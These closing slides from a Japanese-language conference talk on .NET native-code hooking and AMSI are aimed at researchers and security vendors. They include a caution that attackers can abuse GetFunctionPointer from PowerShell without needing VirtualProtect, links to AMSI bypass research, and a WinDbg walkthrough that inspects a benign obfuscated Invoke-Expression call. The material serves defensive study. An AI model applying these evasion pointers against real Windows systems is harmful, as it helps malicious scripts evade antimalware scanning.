# 研究者/セキュリティソフトウェアベンダー向け

- AMSIの機能を理解する（AMSIは進歩している）
- .NET ネイティブコードフックが各々のゴールのために利用可能か評価する
  - マネージドプログラムの監視に有用
  - 主要なコンセプトは単純かつクリーン
  - マルウェア解析にも利用可能 (例, 動的解析、アンパック)
- サンプルコードをしてみる: [github.com/tandasat/DotNetHooking](https://github.com/tandasat/DotNetHooking)
  - .NET Core (例, PowerShell v6)にも適用可能
- PowerShell からのGetFunctionPointerの利用に注意する
  - 攻撃者によって使用される可能性がある
  - Add-Type & VirtualProtect は必須ではない (JITコンパイルされたコードはRWX)





# 謝辞

- Alex Ionescu (@aionescu)
- Aaron LeMasters (@lilhoser)
- モチベーションを与えてくれた研究者たち:
  - Matt Graeber (@mattifestation)
  - Daniel Bohannon (@danielbohannon)



# THANK YOU!

Satoshi Tanda

@standa\_t



# QUESTIONS



# RESOURCES: RELEVANT RESEARCH

- AMSI: How Windows 10 Plans to Stop Script-Based Attacks and How Well It Does It
  - Nikhil Mittal
  - <https://www.blackhat.com/docs/us-16/materials/us-16-Mittal-AMSI-How-Windows-10-Plans-To-Stop-Script-Based-Attacks-And-How-Well-It-Does-It.pdf>
- Hijacking Arbitrary .NET Application Control Flow
  - Topher Timzen and Ryan Allen
  - <https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEFCON-23-Topher-Timzen-Ryan-Allen-Hijacking-Arbitrary-NET-Application-Control-FlowWP.pdf>
- .Net Hijacking to Defend PowerShell
  - Amanda Rousseau
  - <https://www.slideshare.net/AmandaRousseau1/net-hijacking-to-defend-powershellbsidessf2017>
  - <https://arxiv.org/ftp/arxiv/papers/1709/1709.07508.pdf>
- AMSI Bypass via PowerShell
  - Matt Graeber
  - <https://twitter.com/mattifestation/status/735261120487772160>
  - <https://gist.github.com/mattifestation/46d6a2ebb4a1f4f0e7229503dc012ef1>
- AMSI Bypass via Hijacking
  - Matt Nelson
  - <https://enigma0x3.net/2017/07/19/bypassing-amsi-via-com-server-hijacking/>



# RESOURCES: CLR & .NET INTERNALS

- CoreCLR -- the open source version of CLR and .NET Framework
  - <https://github.com/dotnet/coreclr/tree/master/Documentation/botr>
  - <https://github.com/dotnet/docs>
- PowerShell Core -- the open source version of PowerShell
  - <https://github.com/PowerShell/PowerShell>
- Hosting API and Injection
  - <https://docs.microsoft.com/en-us/dotnet/framework/unmanaged-api/hosting/>
  - <https://code.msdn.microsoft.com/windowsdesktop/CppHostCLR-e6581ee0> (CLR 4)
  - <https://code.msdn.microsoft.com/windowsdesktop/CppHostCLR-4da36165> (CLR 2)



# RESOURCES: POWERSHELL DEBUGGING

- Debugging Managed Code Using the Windows Debugger
  - <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugging-managed-code>
- WinDbg / SOS Cheat Sheet
  - <http://geekswithblogs.net/.netonmymind/archive/2006/03/14/72262.aspx>
- WinDbg cheat sheet
  - <https://theartofdev.com/windbg-cheat-sheet/>
- SOSEX
  - <http://www.stevestechspot.com/>
- MEX Debugging Extension for WinDbg
  - <https://blogs.msdn.microsoft.com/luisdem/2016/07/19/mex-debugging-extension-for-windbg-2/>



# RESOURCES: EXAMPLE DEBUGGING SESSION (1/2)

```
#
# STEP 1: Run powershell.exe normally and attach with a WinDbg. Then break in
# to a debugger, and load SOS and SOSEX extensions.
#
0:003> .loadby sos mscorwks
0:003> .load C:\\windbg_init\\sosex_64\\sosex.dll

#
# STEP 2: Set a breakpoint onto the InvokeExpressionCommand.ProcessRecord method
#
0:003> !mbm Microsoft.PowerShell.Commands.InvokeExpressionCommand.ProcessRecord
Breakpoint set at Microsoft.PowerShell.Commands.InvokeExpressionCommand.ProcessRecord() in AppDomain 0000018a8fbe1670.
0:003> g

#
# STEP 3: Execute the Invoke-Expression cmdlet on PowerShell. The breakpoint
# should hit.
#
PS> IEX ("{6}{2}{1}{4}{5}{3}{0}" -f 'd!','Hos','e-', ' is a bad comman','t t','his','Writ')
```



## RESOURCES: EXAMPLE DEBUGGING SESSION (2/2)

```
#
# STEP 4: Dump contents of the "this" pointer and find the address of the
# _command field.
#
0:006> !do rcx
...
Fields:
      MT      Field      Offset      Type VT      Attr      Value Name
...
00007fff58e27ed0 4000252      70      System.String 0 instance 0000018a91e5fef0 _command

#
# STEP 5: Dump contents of the _command field.
#
0:006> !do 0000018a91e5fef0
...
String: Write-Host this is a bad command!
```

